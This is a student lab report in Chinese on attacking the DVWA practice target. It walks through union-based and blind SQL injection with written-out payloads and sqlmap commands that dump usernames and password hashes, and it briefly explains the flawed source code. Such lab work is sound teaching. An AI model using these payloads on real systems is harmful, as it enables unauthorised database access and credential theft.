

网络攻防技术基础课程实验报告

|  |  |
| --- | --- |
| 实验名称： | 实验八  DVWA靶场实验 |
| 实验日期： | 2024-06-04 |
| 实验地点： | 西部片区4号楼301 |
|  | |
| 学号： | 33920212204567 |
| 姓名： | 任宇 |
| 专业年级： | 软工2021级 |
| 学年学期： | 2023-2024学年第二学期 |

1. **实验目的**

* 熟悉SQL注入攻击和XSS攻击。


1. **实验用到的软件或工具**

攻击机系统：Kali


靶场：DVWA

1. **实验过程**
2. **DVWA SQL Injection —— Low ：**


首先进行注入点判断，输入1，正常回显：



输入1 and 1=1#：




输入1 and 1=2#：




观察结果，可知这个SQL注入并不是数字型注入。

输入1' and 1=1#：




输入1' and 1=2#，没有结果返回：




观察结果，可知这是字符型注入，单引号闭合。

猜测SQL语句为select First name,Surname from users where id = 'User ID'。

接着判断字段，从2开始，1' order by 2#：




输入1' order by 3#，发现返回异常：




由此我们可以得出结论：猜测正确，字段为2。


接着获取数据库名称，1' UNION SELECT 1,database() from information\_schema.schemata#：




获取表名，1' UNION SELECT 1,table\_name from information\_schema.tables where table\_schema='dvwa'#：



获取user表的列名，1' UNION SELECT 1,column\_name from information\_schema.columns where table\_schema='dvwa' and table\_name='users'#，我们对其中的user\_id和password感兴趣：



获取flag， 1' union select1,group\_concat(user,0x23,password) from dvwa.users where user\_id：




源码：

1. 用户输入处理：首先，脚本检查是否有名为“Submit”的表单提交。如果有，它会获取用户输入的“id”。
2. SQL 查询：接下来，脚本构建一个 SQL 查询，从名为“users”的表中选择“first\_name”和“last\_name”字段，其中“user\_id”等于用户输入的“id”。请注意，这里没有对用户输入进行任何验证或转义，也就是对SQL注入没有任何防护。
3. 执行查询：脚本执行查询并获取结果集。然后，它遍历结果集，提取每个用户的名字和姓氏，并将其显示在HTML格式的输出中。




1. **DVWA SQL Injection —— Medium ：**


在level为Medium时，网页通过下拉表单的格式提交数据。



从页面源代码中可以发现，代码不是get型注入，而是把提交的数据存放到post数据中。




使用hackbar插件来发送请求，可以在界面上看见正确的回显：




猜测SQL查询语句中的字段数。


id=1 order by 2 &Submit=Submi，正常回显：




id=1 order by 3 &Submit=Submit，报错：




确定字段数为2，id=1 union select 1,2 &Submit=Submit：




获取数据库名，id=1 union select 1,database() &Submit=Submit：




查找数据库DVWA中有多少表。id=2 union select 1,table\_name from information\_schema.tables where table\_schema=(select database())#&Submit=Submit：



查看users表中的字段，id=1 union select 1,group\_concat(column\_name) from information\_schema.columns where table\_name=0x7573657273#&Submit=Submit（user需要转换为16进制为0x7573657273，原因在后续分析源代码中说明）：



获取关键字段，id=1 union select user,password from users#&Submit=Submit：




源码：对比与Low级别的代码，Medium级别的代码增加了转义用户输入的操作。使用 mysql\_real\_escape\_string() 函数来转义用户输入的“id”，从而防止了直接插入未经验证的数据到 SQL 查询中的风险。尽管转义了用户输入，但源码仍然没有使用预准备语句或参数化查询。使用预准备语句可以更彻底地防止SQL注入攻击。否则同样可以使用转义后的注入语句进行攻击。




1. **DVWA SQL Injection（Blind） —— Low ：**

正常提交，payload为1，没有回显，采用盲注：




Boolean盲注的注入点判断、字段判断和Union注入一样。

首先尝试获取数据库名，先获取长度，1' and length(database())>3#：




输入1' and length(database())>4#：





数据库名称长度大于3但不大于4，即数据库名称长度为4。

使用sqlmap进行自动化盲注，得出数据库名称为dvwa，表名为guestbook和users：

***sqlmap -u "http://10.26.42.211:33349/DVWA/vulnerabilities/sqli\_blind/?id=1&Submit=Submit#" --cookie "security=low; PHPSESSID=h0j70kbt3nb65sat95q4ikgl12" -D dvwa --tables --technique=B -v 3 –batch -D dvwa -T users --columns --technique=B -v 3 --batch***









获取列名：

***sqlmap -u "http://10.26.42.211:33349/DVWA/vulnerabilities/sqli\_blind/?id=1&Submit=Submit#" --cookie "security=low; PHPSESSID=h0j70kbt3nb65sat95q4ikgl12" -D dvwa -T users --columns --technique=B -v 3 –batch -D dvwa -T users -C user,password,avatar --technique=B -v 3 --dump --batch***




获取user\_id和password：

***sqlmap -u "http://10.26.42.211:33349/DVWA/vulnerabilities/sqli\_blind/?id=1&Submit=Submit#" --cookie "security=low; PHPSESSID=h0j70kbt3nb65sat95q4ikgl12" -D dvwa -T users -C user,password --technique=B -v 3 --dump --batch***



